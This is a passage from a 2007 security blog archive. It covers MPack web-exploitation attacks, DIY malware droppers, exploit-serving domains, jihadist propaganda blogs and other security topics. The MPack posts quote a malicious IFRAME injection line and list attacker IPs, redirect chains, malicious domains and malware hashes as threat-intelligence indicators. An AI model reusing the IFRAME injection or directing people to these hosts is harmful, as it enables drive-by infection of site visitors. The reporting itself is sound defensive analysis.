12. <http://ddanchev.blogspot.com/2006/12/google-and-yahoos-shareholders-against.html>
13. <http://searchengineland.com/070511-084348.php>
14. http://www.amnesty.org.uk/news_details.asp?NewsID=17373
15. <http://ddanchev.blogspot.com/2006/01/twisted-reality.html>
16. <http://blog.outer-court.com/files/google-images-censorship.jpg>
17. <http://blog.outer-court.com/files/google-images-censorship-china.jpg>



Homosexual Warfare (2007-06-12 13:50)

Applause for the non-lethal weapons R &D, but [1]a Gay Bomb using aphrodisiacs to provoke sexual behaviour on the field courtesy of the Pentagon, is far more creative than [2]a vomit beam for instance :

" In one sentence of the document it was suggested that a strong

aphrodisiac

could be dropped on enemy troops, ideally one which would also cause

"homosexual behaviour". The aphrodisiac weapon was described as "distasteful but completely non-lethal". In its "New Discoveries Needed" section, the document implicitly acknowledges that no such chemicals are actually known. "

Just imagine the situation when a century later, a futuristic History Channel displays holograms of such war-

fare activities. More info on [3]the Gay Bomb, as well as [4]video of soldiers on LSD – exceptional warriors win their battles without waging wars.

1. http://en.wikipedia.org/wiki/Gay_bomb
2. http://blog.wired.com/defense/2007/03/navy_researchin.html
3. http://cbs5.com/topstories/local_story_159222541.html
4. <http://video.google.com/videoplay?docid=517198059628627413>

254



DIY Malware Droppers in the Wild (2007-06-12 20:50)

The revenge of the script kiddies, or the master minds releasing DIY tools to let 'em generate enough noise as I've

pointed out in my [1]future trends of malware paper? Further expanding the [2]Malicious Wild West series, here are

two more recently released DIY malware droppers. The detection rate for the generated dropper of the first one is

disturbing given it's not even crypted :

AVG - 06.12.2007 - Downloader.VB.KK

NOD32v2 - 06.12.2007 - probably unknown NewHeur _PE virus

Panda - 06.12.2007 - Suspicious file

No AV detects the packer itself!

File size : 311296 bytes

MD5 : 1944378cba81bcd894d43d71dc5fccb5

SHA1 : 920505f2124e8a477ab26a28f81a779d717882be

255



The second one has a much higher detection rate of both the packer and the dropper :

File size : 19001 bytes

MD5 : abad61857c4b79773326496dec11929b

SHA1 : 5c74c3572febf7f468b41d9bdc5cbc19eb2348b5

PandaLabs has recently conducted [3]a study on the increasing use of packers and cryptors by malware au-

thors worth mentioning :

" There are many different packers. According to the PandaLabs study, UPX is the most common and is used in

15 percent of the malware detected. PECompact and PE, are used in 10 percent of cases. However, according to

PandaLabs, there are more than 500 types of packers that could be used by cyber-crooks. "In essence it is a stealth

technique. The increasing use of these programs highlights how keen Internet criminals are for their creations to go

undetected," explains Luis Corrons, technical director of PandaLabs. "

You may also be interested in finding out [4]how popular anti virus vendors perform against known, but crypted

malware.

Related posts:

[5]A Malware Cryptor

[6]A Malware Cryptor 2

[7]A Malware Loader

1. <http://www.linuxsecurity.com/docs/malware-trends.pdf>
2. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_25.html
3. http://www.net-security.org/virus_news.php?id=813
4. <http://ddanchev.blogspot.com/2007/01/testing-anti-virus-software-against.html>

256

5. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html
6. <http://ddanchev.blogspot.com/2007/05/yet-another-malware-cryptor-in-wild.html>
7. <http://ddanchev.blogspot.com/2007/05/malware-loader-for-sale.html>

257



Israeli Reconnaissance Satellite C&C - Video (2007-06-18 12:29)

[1]Catchy demo of a C &C center in Israel, via [2]Cryptome. A violation of OPSEC? Not necessarily given that some of the synchronized displays are blurred, but the main purpose behind the clip is to communicate that - "yes our

IMINT is powerful enough". Some of the most recent [3]satellite reconnaissance developments are a great example

of the utopian tracking of non-existing terrorists' physical assets, such as boats in this case, even [4]white horses in Afghanistan.

"

The ocean-surveillance satellites, part of the National Ocean Surveillance System (NOSS), will track possible terrorist activities at sea. The two satellites will fly in a regimented formation within their elliptical orbits above the Earth so that they will be able to precisely determine the positions of ocean-going vessels at different times. This data will be combined with data from 18 other NRO satellites orbiting the Earth, which are spaced apart at six or seven different

sections above the Earth's surface. "

And while the U.S is investing in a satellite reconnaissance without any "fog of war", an effort that's enviable, but highly ineffective when it comes to fighting terrorism, Japan which is still heavily [5]relying on U.S sharing of reconnaissance satellites' data is [6]facing criticism for not registering some of its spy satellites, a common practice among many other nations :

"

Tokyo has been operating spy satellites for four years that have not been registered with the United Nations, despite having signed an international treaty that requires it to report them. The Convention on Registration of Objects

launched into Outer Space, adopted in 1974 and proclaimed in 1976, required signatories to identify the artificial

satellites and other objects they put in space. Japan signed that treaty in 1983. Treaty violations are not subject to

punishment. "

precisely the type of possible pre-launch information leakage I pointed out in [7]a previous post on stealth

satellites :

" You can't [8]hijack, intercept or hide from what you don't see or don't know it's there, and stealthy satel-

lites are going to get even more attention in the ongoing [9]weaponization of space and the emerging [10]space

warfare arms race . Here's a [11]huge compilation of articles and news items related to the development of stealthy

satellites . "

258

A pre-launch leak in today's OSINT world is the worst enemy of the concept of stealth satellites. Here's an indepth [12]assessment of China's anti-satellite programs worth going through as well.

Related posts:

[13] Satellite Imagery of Secret or Sensitive Locations

[14] U.K's Latest Military Satellite System

[15]The History and Future of U.S. Military Satellite Communication Systems

[16]China Targeting U.S Satellite - Laser Ranging or Demonstration of Power?

[17]Open Source North Korean IMINT Reloaded

[18]Iran Bans Purchase of Foreign Satellite Data

1. <http://www.4law.co.il/ofek7/player.html>
2. <http://cryptome.org/>
3. <http://www.itwire.com.au/content/view/12917/1066/>
4. <http://ddanchev.blogspot.com/2006/11/satellite-imagery-trade-offs.html>
5. <http://ddanchev.blogspot.com/2006/07/japans-reliance-on-us-spy-satellites.html>
6. <http://search.japantimes.co.jp/cgi-bin/nn20070615f1.html>
7. <http://ddanchev.blogspot.com/2006/09/stealth-satellites-developments-source.html>
8. <http://ddanchev.blogspot.com/2006/08/anti-satellite-weapons.html>
9. <http://ddanchev.blogspot.com/2006/07/weaponizing-space-and-emerging-space.html>
10. <http://ddanchev.blogspot.com/2006/03/is-space-warfare-arms-race-really.html>
11. <http://www.fas.org/spp/military/program/track/stealth.pdf>
12. http://www.uscc.gov/researchpapers/2007/FINAL_REPORT_1-19-2007_REVISED_BY_MPP.pdf
13. http://ddanchev.blogspot.com/2006/09/satellite-imagery-of-secret-or_28.html

14. <http://ddanchev.blogspot.com/2007/03/uks-latest-military-satellite-system.html>
15. <http://ddanchev.blogspot.com/2006/10/history-and-future-of-us-military.html>
16. <http://ddanchev.blogspot.com/2006/10/china-targeting-us-satellite-laser.html>
17. <http://ddanchev.blogspot.com/2006/07/open-source-north-korean-imint.html>
18. <http://ddanchev.blogspot.com/2007/01/iran-bans-purchase-of-foreign-satellite.html>

259



Massive Embedded Web Attack in Italy (2007-06-20 13:27)

The Web is [1]abuzz with [2]news stories [3]regarding the [4]MPACK web exploitation kit installed on [5]over 10,000

mostly Italian based sites, and in the spirit of previous [6]analyses of malicious URLs here's an overview of the

strategy of the attack, the outcome, and IPs in question, thus the ones that should get blacklisted or [7]CYBERINT

applied for further juicy details on the severity of the attack.

The strategy of the attack

Picture yourself in the position of a malicious attacker wanting to infect the highest number of PCs possible in the

shortest timeframe. How would you go for infecting the highest possible proportion of internet surfers using outdated software, ones still living in the "don't open .exe attachments" self-vigilance world? You'll either figure out a way to exploit vulnerabilities within a huge number of web sites and automatically embed the malicious payload, or breach

a shared hosting provider and infect all of its customer, thus potentially infecting all of their future visitors. Which is exactly what happened in the most recent case of what's turning into a massive epidemic of MPACK embedded sites.

The outcome of the attack

- Over 10,000 sites affected according to WebSense
- hundreds of thousands PCs currently infected according to obtained MPACK statistics
- [8]the majority of infected PCs are located in Italy given the breach of the [9]shared hosting provider Aruba

Dissecting the attack

It all started when popular Italian sites had the following IFRAME embedded within their front pages :

```
name='StatPage' src='http://58.65.239.180/' width=5  
height=5
```

260

The entire attack is currently orbiting around the following IPs :

58.65.239.180

64.38.33.13

194.146.207.129

194.146.207.18

194.146.207.23

81.177.8.30

203.121.71.183

81.95.148.42

81.95.149.114

Input URL: 58.65.239.180

Effective URL:

<http://truman.dnspathing.com/suspended.page/>

Responding IP: 64.38.33.10

HTTP/1.1 302 Moved TemporarilyServer: nginx/0.5.17

Date: Tue, 19 Jun 2007 22:56:01 GMT

Content-Type: text/html

Content-Length: 161

Connection: keep-alive

Location: <http://64.38.33.13/ftpcom/>

More coverage :

[10]ISC, [11]Symantec, [12]WebSense, [13]TrendMicro,
[14]Finjan - great to see [15]they came across my analysis

[16]of ms-counter.com as well – [17]PandaLabs.

UPDATE:

[18]MPACK's Builder Screenshot courtesy of Symantec.
Meanwhile, here are the exploits available in the lat-

est 0.90 release of the web exploitation kit :

- modified MS06-014
- MS06-006 Firefox 1.5.x Opera 7.x
- 0day Win2000 (ms06-044)
- XML overflow under XP2k3
- WebViewFolderIcon overflow
- WinZip ActiveX overflow
- QuickTime overflow
- ANI overflow

The majority of news articles I came across to are emphasizing that the kit is available for sale at \$1000. True,

but only if you're purchasing it from the original source, namely, the kit has been a commodity for quite a while,

with different propositions modifying the source code and selling it for much less, even bargaining with it in case

someone's interested in the associated in the [19]related underground services offered.

Even more ironic in the case of this particular attack is that while performing the cyber forensics part, I came

across another malicious site farm hosting dialers courtesy of CARPEDIEM. And while the IFRAME part of the massive

embedded Italy based attack was gone in the time of checking the dialers, even previous instances of CoolWebSearch

were still in place. The second malicious campaign is run via sv2.biz, campaign id = 15682, all the p0rn sites at

261

193.110.146.69 which is hosting all the dialers-embedded sites in question. From another perspective the benefits of infecting a web sites farm run on a single IP with probably hundreds of thousands of visitors in the shortest

timeframe possible, has a major flaw, blocking 192.110.146.69 aka CARPEDIEM, which is a matter of fact listed by

Google as a harmful site will temporarily mitigate the threat.

Initiating traceback of a [20]site that's participating in two malicious campaigns :

1 -> <http://www.dojinshi.biz/dojin/>

Responding IP: 62.149.130.37

2 -> Sites spreading the dialers within :

<http://www.analream.com/index.html?id=15682>

Responding IP: 193.110.146.69

Dynamics of infection :

basically, the host name is identical with the distributed .exe's

```
My _Param['rf'] = "AnalReamV2KTU";
```

```
My _Param['id _produit'] = 550;
```

```
My _Param['id _site'] = 995;
```

```
My _Param['synergie'] = 'h';
```

```
My _Param['color'] = 'fire';
```

```
My _Param['name _kit'] = "AnalReam.exe"
```

Here's the entire campaign list :

asian-booty.com/?id=15682

bukkakenation.com/us/index.html?id=15682

devilteen.com/?id=15682

fetishcell.com/?id=15682

flowerbabes.com/index.html?id=15682

mrstrollop.co.uk/index.html?id=15682

sexyharem.com/?id=15682

sorority-house.com/index.html?id=15682

sublimanal.com/us/index.html?id=15682

tottyunited.co.uk/index.html?id=15682

trashedtramps.com/?id=15682

gangbangdemolition.com/us/?id=15682

gothnymphs.com/?id=15682

kinkythighs.com/?id=15682

porndivinity.com/?id=15682

newhentai.com/us/index.html? &id=15682

kumtomi.com/index.html? &id=15682

Situational awareness at its best is what truly matter at the bottom line.

1. <http://it.slashdot.org/it/07/06/19/0215244.shtml>

2. <http://www.scmagazine.com/uk/news/article/665192/italian-job-trojan-infecting-thousands-servers/>

262

3. <http://blogs.zdnet.com/security/?p=308>

4. <http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf>

5. http://blog.wired.com/27bstroke6/2007/06/new_web_exploit.html

6. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>

7. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>

8. <http://webnews.html.it/news/leggi/6229/server-aruba-sotto-attacco-allarme-in-italia/>
9. <http://alexsandra.wordpress.com/2007/06/17/possibile-intrusione-nei-sistemi-aruba/>
10. <http://isc.sans.org/diary.html?storyid=2991>
11. http://www.symantec.com/enterprise/security_response/weblog/2007/05/mpack_packed_full_of_badness.html
12. <http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782>
13. <http://blog.trendmicro.com/another-malware-pulls-an-italian-job/>
14. <http://www.finjan.com/MCRCblog.aspx?EntryId=1556>
15. <http://www.finjan.com/MCRCblog.aspx?EntryId=1538>
16. <http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html>
17. <http://blogs.pandasoftware.com/blogs/pandalabs/archive/2007/06/19/More-about-Mpack.aspx>
18. http://www.symantec.com/enterprise/security_response/weblog/upload/2007/06/MPack=2520lg.html
19. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
20. <http://www.websense.com/securitylabs/alerts/alert.php?AlertID=782>



MANPADS and Terrorism (2007-06-21 00:56)

Can terrorist entities easily obtain shoulder-launched surface-to-air missiles and how are they achieving it? How is

[1]sensitive military technology leaking into the hands of those supposedly not in a position to take down modern

aircraft? Did the overall shift of discussion aiming to shred more light into the guerilla type of asymmetric dominance terrorists have, excluded the real discussion of how MANPADS and [2]night vision equipped fighters take lifes on a

daily basis in the very sense of conventional warfare?

FAS analyst Matt Schroeder tries to answer these questions in a recently released publication entitled "[3]Global efforts to control MANPADS" :

" Preventing the acquisition and use of man-portable air defence systems (MANPADS) by terrorists and



rebel groups has been a matter of concern since the early 1970s. However, despite the persistence of the threat MANPADS pose to aviation, it was the 2002 al-Qaeda attack on an Israeli civilian aircraft flying out of Mombassa, Kenya, that focused world attention on the issue. This introductory section continues by providing some basic information on the development and main types of MANPADS and their capabilities. Section II of this appendix gives an overview of

the main threats posed by the weapon. Section III reviews efforts to control the weapon prior to the Mombassa attack, and section IV examines contemporary counter-MANPADS efforts. Section V presents some concluding observations and recommendations for further action. "

Export controls, stockpile destruction, physical security and stockpile management practices, buy-back programmes,

and active defence measures: airports and airliners are among the key topics discussed. Here's a related post on the

topic "[4]Video Shows Somali Insurgent with Sophisticated SA-18 Missile" as well.

Images courtesy of a MANPADS related article in [5]the second issue of the Technical Mujahid E-zine.

1. <http://ddanchev.blogspot.com/2007/01/transferring-sensitive-military.html>
2. <http://www.sfgate.com/cgi-bin/article.cgi?file=/c/a/2006/08/20/MNGK9KLVH41.DTL>
3. <http://www.fas.org/asmp/library/reports/2007SIPRIYearbookappend14A.pdf>
4. http://www.fas.org/blog/ssp/2007/06/video_shows_somali_insurgent_w.php
5. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>



A List of Terrorists' Blogs (2007-06-21 15:20)

Following previous posts "[1]Full List of Hezbollah's Internet Sites", and "[2]Hezbollah's DNS Service Providers from 1998 to 2006", here's a list of terrorist/jihadists related blogs hosted at Wordpress.com, spreading propaganda, violent videos, and yes, glorifying terrorism. The raw content is fascinating, and the main idea behind this multilingual propaganda translations are to wage a "battle of ideas".

The list and associated analyses :

01. [3]The Global Islamic Media Front

266



Keywords density :

you 531

allah 493

their 381

they 312

them 306

which 278

we 269

his 266

not 253

have 251

02. [4]The Global Islamic Media Front - in German

Keywords density :

die 389

der 374

von 215

267



ist 187

sie 175

den 163

zu 161

das 143

dass 136

es 129

03. [5]Abusayfullah

Keywords density:

he 33

his 25

we 25

they 23

allah 23

news 23

shaykh 17

people 16

wa 16

fighting 14

268



04. [6]Caravan of Martyrs

Keywords density:

he 186

his 147

not 124

allah 122

him 106

they 104

them 82

one 73

you 69

their 66

The following are no longer updated :

[7]Inshallahshaheed

[8]Alkarnee

[9]Truthline

[10]Moderatesrefuted

[11]Naseeha

Here are some more worth going through or crawling :

[12]Jihad Fields are Calling!

[13]Crusader Watcher

269

As always these are just the tip of the iceberg, but yet another clear indication of [14]the digitalization of jihad.

1. <http://ddanchev.blogspot.com/2006/12/full-list-of-hezbollahs-internet-sites.html>
2. <http://ddanchev.blogspot.com/2006/09/hezbollahs-dns-service-providers-from.html>
3. <http://gimf.wordpress.com/>
4. <http://gimf1.wordpress.com/>
5. <http://abusayfullaah.wordpress.com/>

6. <http://caravanofmartyrs.wordpress.com/>
7. <http://inshallahshaheed.wordpress.com/>
8. <http://alkarnee.wordpress.com/>
9. <http://truthline.wordpress.com/>
10. <http://moderatesrefuted.wordpress.com/>
11. <http://naseeha.wordpress.com/>
12. <http://mujahidfisabeelillah.wordpress.com/>
13. <http://www.crusaderwatcher.blogspot.com/>
14. <http://mujahidfisabeelillah.wordpress.com/jihad-wallpapers/>

270



A Blacklist of Chinese Spammers (2007-06-22 14:15)

With China no longer feeling proud of its position in the top 3 main sources of spam on a worldwide basis, the

country is going a step beyond the [1]bureaucratic measure to fight spam by licensing email servers undertaken back

in April, 2006, and has recently launched [2]a blacklist of Chinese spammers :

" *The comprehensive anti-spam processing platform ([3]<http://www.iscbl.anti-spam.cn/>) will post a regularly updated blacklist of spam servers, allowing telecom operators and mail service providers to access the information. **Over***

100,000 IP addresses have been blacklisted thanks to public reports, said Zhao Zhiguo, vice-director of the telecom-munications department of the [4] Ministry of Information Industry. A "white list" of mail service providers will also be posted on the website, boosting the development of lawful mail service providers, such as the country's big players Sina, 163 and Sohu. ISC Secretary-General Huang Chengqing said the website will gradually open to the public and

businesses to accelerate anti-spam efforts domestically and internationally. "

And [5]despite that major [6]blacklist providers [7]have been providing [8]such lists for years, [9]China's inside-

towards-outside approach is a great example on the most effective, yet not so popular approach of dedicating more

efforts into filtering outgoing spam, compared to the current approach of filtering incoming one. Only if responsibility is forwarded to [10]the ISPs doing nothing to filter outgoing spam – who will later on offer you a free spam protection to differentiate their USP – we can start seeing results. 7h3 r3 \$t i \$ a cat and mouse game, and overall decline in the confidence and reliability of email communications.

World spamming map courtesy of Postini.

1. <http://ddanchev.blogspot.com/2006/04/fighting-internets-email-junk-through.html>

2. http://english.people.com.cn/200706/19/eng20070619_385489.html

3. <http://www.iscbl.anti-spam.cn/>

4.

<http://english.peopledaily.com.cn/data/organs/statecouncil.shtml#inf>

5.

http://www.projecthoney.pot.org/bsh_X19tb2RIPWdsb2JhbCZjdHJ5PWnu

271

6.

http://www.projecthoney.pot.org/bss_X19tb2RIPWdsb2JhbCZfX2J5PTEmY3RyeT1jbG..

7.

http://www.projecthoney.pot.org/bsd_X19tb2RIPWdsb2JhbCZfX2J5PTEmY3RyeT1jbG..

8.

<http://www.spamhater.zoomshare.com/files/Database/spammers06.china.xls>

9. <http://iscbl.anti-spam.cn/rbl-declare.php>

10. <http://www.spamhaus.org/statistics/networks.lasso>

272



The MPack Kit Attack on Video (2007-06-22 15:19)

Video demonstration of [1]MPack courtesy of Symantec, goes through various infected sites and showcases the

consequences of visiting them : " *This video demonstrates how a system is compromised by a malicious IFRAME and*

how the MPack gang has accomplished this on literally thousands of websites (mostly Italian) through usage of an IFRAME manager tool. "

[EMBED]

Meanwhile, **dekalab.info** is yet another malicious URL exploiting MDAC ActiveX code execution (CVE-2006-

0003) for you to analyze, among the many already patched vulnerabilities used in [2]the latest version of Mpack. The

question remains - how many zero days are currently exploited in the wild through the MPack kit? The "best" is yet to come, paying attention to the periodical new supply of loaders - **58.65.239.180** got last updated Date: Thu, 21

Jun 2007 22:02:08 GMT - indicates commitment.

Input URL: **dekalab.info**

Responding IP: **203.121.78.127**

203.121.64.0 - 203.121.127.255

TIME Telecommunications Sdn Bhd

Interesting enough, the original source of the IFRAME attack **58.65.239.180** remains active, still acting as a redirector to **64.62.137.149/ edit/** which is again an exploit embedded page generated with the MPack kit :

- **58.65.239.180**

58.65.232.0 - 58.65.239.255

HostFresh

273



- **alpha.nyy-web.com** (64.62.137.149)

64.62.128.0 - 64.62.255.255

Hurricane Electric

[3]Evasive malware embedded attacks are aiming the improve their chances of not getting detected. If your browser

cannot be exploited all you will see at these IPs/URLs is a :[sign, the rest is the obfuscated javascript attack you can see in the screenshot. Here's the deobfuscated reality as well. Periodically monitoring these IPs will result in a great deal of undetected malware variants. AVs detecting the current payload

eTrust-Vet - [4]Win32/Chepvil!generic

File size: 7283 bytes

MD5: ae4e60d99ec198c805abdf29e735f1a7

SHA1: b0d1b68460683d98302636ab16a0eaa4b579397d

[5]Aruba.it's comments on the case as well. Now, let's move on, shall we?

1. <http://tailrank.com/2137563/MPack-Packed-Full-of-Badness>
2. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
3. http://www.cs.jhu.edu/%7Emoheeb/webpage_files/RAID06-final.pdf

4. <http://www.ca.com/us/securityadvisor/virusinfo/virus.aspx?id=61203>

5. http://community.aruba.it/forums/ultimatebb.php?ubb=get_topic;f=58;t=000218

274



Cell Phone Stalking (2007-06-25 14:54)

Six year olds [1]install hardware keyloggers at the U.K's Parliament , and now as you can listen to the sweet sixteen's voice in this video, they also know how to take advantage of [2]commercially available cell phone snooping services

such as [3]Flexispy for instance :

" Just ask Tim Kuykendall, whose cell phone provided a portal through which a hacker gained access to the most intimate details of his life, recording family members' conversations and snapping pictures of what they were wearing.

"We've had [times] where I'm having a conversation in my home and I get a voice mail and the conversation's replayed; received a phone call or even checked my voice mail from a message and while I push 'OK' to listen to [it] I'm hearing a conversation going on in the living room between my daughter and my wife," he told FOX News. "

The successful surveillance however, doesn't make him a hacker, rather a customer of a product, but what's worth

considering is how did he manage to infect their cell phones at the first place, namely socially engineering them

remotely, or physically infecting the mobile device. Meanwhile, Flexispy is continuing its [4]compatibility efforts among popular Symbian, Symbian 9, Windows Mobile, and BlackBerry devices, aiming to strengthen its position as mobile device activity monitoring solution for some, and cell phone stalking service to others – two-sided copywriting messages aim to convince those who might be eventually opposed to the idea.

Related posts:

[5]USB Surveillance Sticks

[6]Outsourcing the Spying on Your Wife

1. <http://ddanchev.blogspot.com/2007/03/ghosts-in-keyboard.html>
2. <http://www.foxnews.com/story/0,2933,286440,00.html>
3. <http://www.flexispy.com/spyphone-remote-listening-symbian.htm>
4. <http://www.flexispy.com/checkphones.jsp>
5. <http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html>
6. <http://ddanchev.blogspot.com/2007/04/outourcing-spying-on-your-wife.html>

275



Security Comic Strips (2007-06-25 15:40)

[1]

If all rest is a commodity but attitude, let me introduce you to the first two additions from my new [2]Unstripped

Security comic strips series to be expanded on a weekly basis. Strip One - [3]The Blackberry Espionage Saga presenting the irony in the International Intelligence Community, and Strip Two - [4]It's All a Matter of Perspective discussing the different perspectives of commonly stereotyped participants during a malicious Internet attack. Feel free to email

and embed them within your thoughts, blogs and sites, include a backlink to [5]Unstripped Security, and subscribe to

the [6]RSS feed to get notified on the latest strips. Enjoy!

1.

<http://static.stripgenerator.com/generated/ddanchev/strip/2007/06/24/its-all-a-matter-of-perspective.png>

2. <http://ddanchev.stripgenerator.com/>

3. <http://ddanchev.stripgenerator.com/2007/06/22/the-blackberry-espionage-saga.html>

4. <http://ddanchev.stripgenerator.com/2007/06/24/its-all-a-matter-of-perspective.html>

5. <http://ddanchev.stripgenerator.com/>

6. <http://ddanchev.stripgenerator.com/feed/>

276



Early Warning Security Event Systems (2007-06-26 20:16)

Years ago, early warning systems for security events used to be a proprietary service available to a vendor's

customers only, or even worse, to the vendors themselves. But with more vendors realizing the marketing potential

behind viral marketing, and the need for more transparency on the state of Internet attacks, nowadays such

EWS's are either publicly available at a vendor's site, or accessible due to the emerging CERT-ization and aggre-

gation of honeypot data on a country level courtesy of the local CERTs themselves. And such is the case with [1]ARAKIS :

" an early warning system operated by CERT Polska. ARAKIS aggregates and correlates data from various sources, including honeypots, darknets, firewalls and antivirus systems in order to detect new threats. The dashboard provides a snapshot of activity on the Internet based on data gathered from a selected group of sensors. "

PING sweeps dominate the local threatscape? As always, nobody likes shooting into the dark unless of course

they really have to. Several more publicly available early warning systems for security events worth considering are :

[2]ATLAS: Active Threat Level Analysis System

[3]CipherTrust's Real-Time PC Zombie Statistics

[4]WatchGuard's Real-Time Spam Outbreak Monitor

[5]ProjectHoneypot's Spam Harvesting Statistics

as well as several malware outbreaks related early warning systems:[6]

[7]Trend Micro's Virus Map[8]

F-Secure's World Map[9]

PandaSoftware's Virus Map[10]

McAfee's Virus Map

As far as any other non IT security incident on a worldwide scale is concerned, the [11]Global Map of Security and

Terrorist Events, maps the "big picture". The syndication of such publicly available data into [12]a central dashboard is nothing new, [13]but with so many [14]CERTs in Europe the next big milestone to be achieved should be to first

integrate the data between themselves, share with vendors and vice versa, and then communicate the big picture

277

for industry insiders and outsiders to see. An effort which could really undermine the commercial EW systems, ones whose business model is getting outdated with every day.

The FBI's recent "[15]Operation Bot Roast" not only reminds me of [16]the Wardriving Police who will wardrive and leave you flyers that [17]you're vulnerable, but also that when proactive measures cannot take place post-event ones

dominate - "Dude, you're malware-infected and sending spam and phishing emails to yourself!" - not exactly what pragmatic is all about :

" OPERATION BOT ROAST is a national initiative and ongoing investigations have identified over 1 million vic-

tim computer IP addresses. The FBI is working with our industry partners, including the CERT Coordination Center at Carnegie Mellon University, to notify the victim owners of the computers. "

One thing I've learnt about end users, either [18]educate and evaluate the results, or directly enforce prac-

tices leaving them with no other option but to stay secure by default. Most importantly, with major U.S based

[19]ISPs sending out spam, thus having the largest proportion of infected customers are publicly known. So instead

of giving out anti virus tips, cooperate with ISPs on the concept of filtering outgoing spam messages, and DDoS attacks.

With [20]malicious economies of scale, that is botnet masters [21]automating the entire [22]process of ex-

ploiting unpatched PCs, using [23]old-school social engineering attacks taking advantages of opened up "event

windows", [24]packing and crypting their malware to exploit the flows in the current signatures-based detection

hype - is such an initiative really worth it? Time will show, but what could follow are fake FBI emails telling everyone that they're infected, a little something about the operation itself, and how visiting a certain [25]malware embedded web site will disinfect your PC the way [26]we've seen it happen before.

1. <http://arakis.cert.pl/en/index.html>
2. <http://atlas.arbor.net/>
3. <http://ddanchev.blogspot.com/2006/06/real-time-pc-zombie-statistics.html>
4. <http://ddanchev.blogspot.com/2006/10/real-time-spam-outbreak-statistics.html>
5. <http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html>
6. <http://www.trendmicro.com/map/>
7. <http://www.trendmicro.com/map/>
8. <http://worldmap.f-secure.com/>
9. http://www.pandasoftware.com/virus_info/map/map.htm
10. <http://www.mcafee.com/anti-virus/virusmap.asp>
11. <http://ddanchev.blogspot.com/2006/11/global-map-of-security-incidents-and.html>
12. <http://www.certstation.com/>
13. http://photos1.blogger.com/blogger/1933/1779/1600/Europe_CERTs.jpg
14. http://www.enisa.eu.int/doc/pdf/deliverables/enisa_cert_euro_map_v1_2060210.pdf
15. <http://www.fbi.gov/pressrel/pressrel07/botnet061307.htm>

16. <http://ddanchev.blogspot.com/2006/06/wardriving-police-and-pringles-hacking.html>
17. http://photos1.blogger.com/blogger/1933/1779/1600/wardriving_pringles.png
18. http://security.isu.edu/pdf/security_policy.pdf
19. <http://www.spamhaus.org/statistics/networks.lasso>
20. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
21. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
22. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
23. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
24. <http://ddanchev.blogspot.com/2007/06/diy-malware-droppers-in-wild.html>
25. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

278

26. <http://news.bbc.co.uk/1/hi/technology/4466016.stm>

279



Exploits Serving Domains (2007-06-27 11:48)

More cyber leads from the previous [1]analysis of Mpack embedded [2]dekalab.info with a particular [3]malicious

domains farm emphasis as follows. Multiple redirectors, blackhat SEO, XOR-ifying javascript obfuscation and a piece

of rootkit installed, pretty much everything's in place as usual. The majority of redirectors are part of an [4]exploit serving domains farm. The whole process starts from

trancer.biz :

trancer.biz/sys/index.php

81.95.149.176

280



HTTP/1.1 302 Found

Server: nginx/0.5.17

Date: Tue, 26 Jun 2007 11:51:30 GMT

Content-Type: text/html

Transfer-Encoding: chunked

Connection: keep-alive

Location: cawajanga.biz /ts/in.cgi?oscorp

HTTP/1.1 302 Found

Server: nginx/0.5.17

Date: Tue, 26 Jun 2007 11:51:31 GMT

Content-Type: text/html

Transfer-Encoding: chunked

Connection: keep-alive

Location: blooded.biz /2103/index.php

281



Then we get redirected to blooded.biz 's obfuscated payload

81.95.149.176 in between loading cawajanga.biz /ts/in.cgi?oscorp and mobi-info.ru where the deobfuscated XOR-

ifying javascript leads us to the exact payload location the output of which is in the form of Rootkit.Win32.Agent.fb File size : 7503 bytes

MD5 : 09994afd14b189697a039937f05f440f

SHA1 : b9832689aa1272f39959087df41cea13fc283910

1. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>
2. <http://ddanchev.blogspot.com/2007/06/mpack-kit-attack-on-video.html>
3. <http://209.85.135.104/search?q=cache:Ho-OuB5JSaMJ:www.accessbyremote.com/AccessByRemote/+tracer.biz&hl=en&strip=1>
4. <http://209.85.135.104/search?q=cache:Ho-OuB5JSaMJ:www.accessbyremote.com/AccessByRemote/+tra>

[ncer.biz&hl=en](#)

[&strip=1](#)

282



Post a Crime Online (2007-06-28 14:01)

In exactly the same fashion of [1]Chicago's Crime Database, a community powered site integrating crime reports on

Google Maps, [2]Postacrime.com aims to empower police officers with citizen submitted crimes in progress :

" POSTACRIME.COM is a free service for anyone to upload photo or video content of burglary, theft, vandalism, or other criminal acts that have been caught on camera for the purpose of identification by the public. Often times Law Enforcement is unable to apprehend criminals, even if with the best video evidence, because no one is able to identify the criminal caught on camera. POSTACRIME.COM hopes to change that. "

If the site reaches YouTube's popularity by disintermediating police forces ongoing investigative efforts, it could also act as an early warning system for the criminals themselves, especially to change areas of operation. The site is

pitching itself as the World's Largest Crime Prevention Network, a bold vision despite that I find it as an intermediary categorizing user submitted crimes and hoping the publicity will help identify and criminal and hopefully restore

the stolen goods – you wish. You cannot prevent crime Web 2.0 style at least not in this way, you can [3]aggregate

publicly available crime data and present a (heat) map of a certain location based on a specific time for trends

analysis.

1. <http://www.chicagocrime.org/>
2. <http://www.postacrime.com/>
3. <http://www.chicagocrime.org/map/>

283



Exploits Serving Domains - Part Two (2007-06-29 16:05)

The saying goes that there's no such thing as free lunch, so let me expand it - there's no such thing as free pr0n,

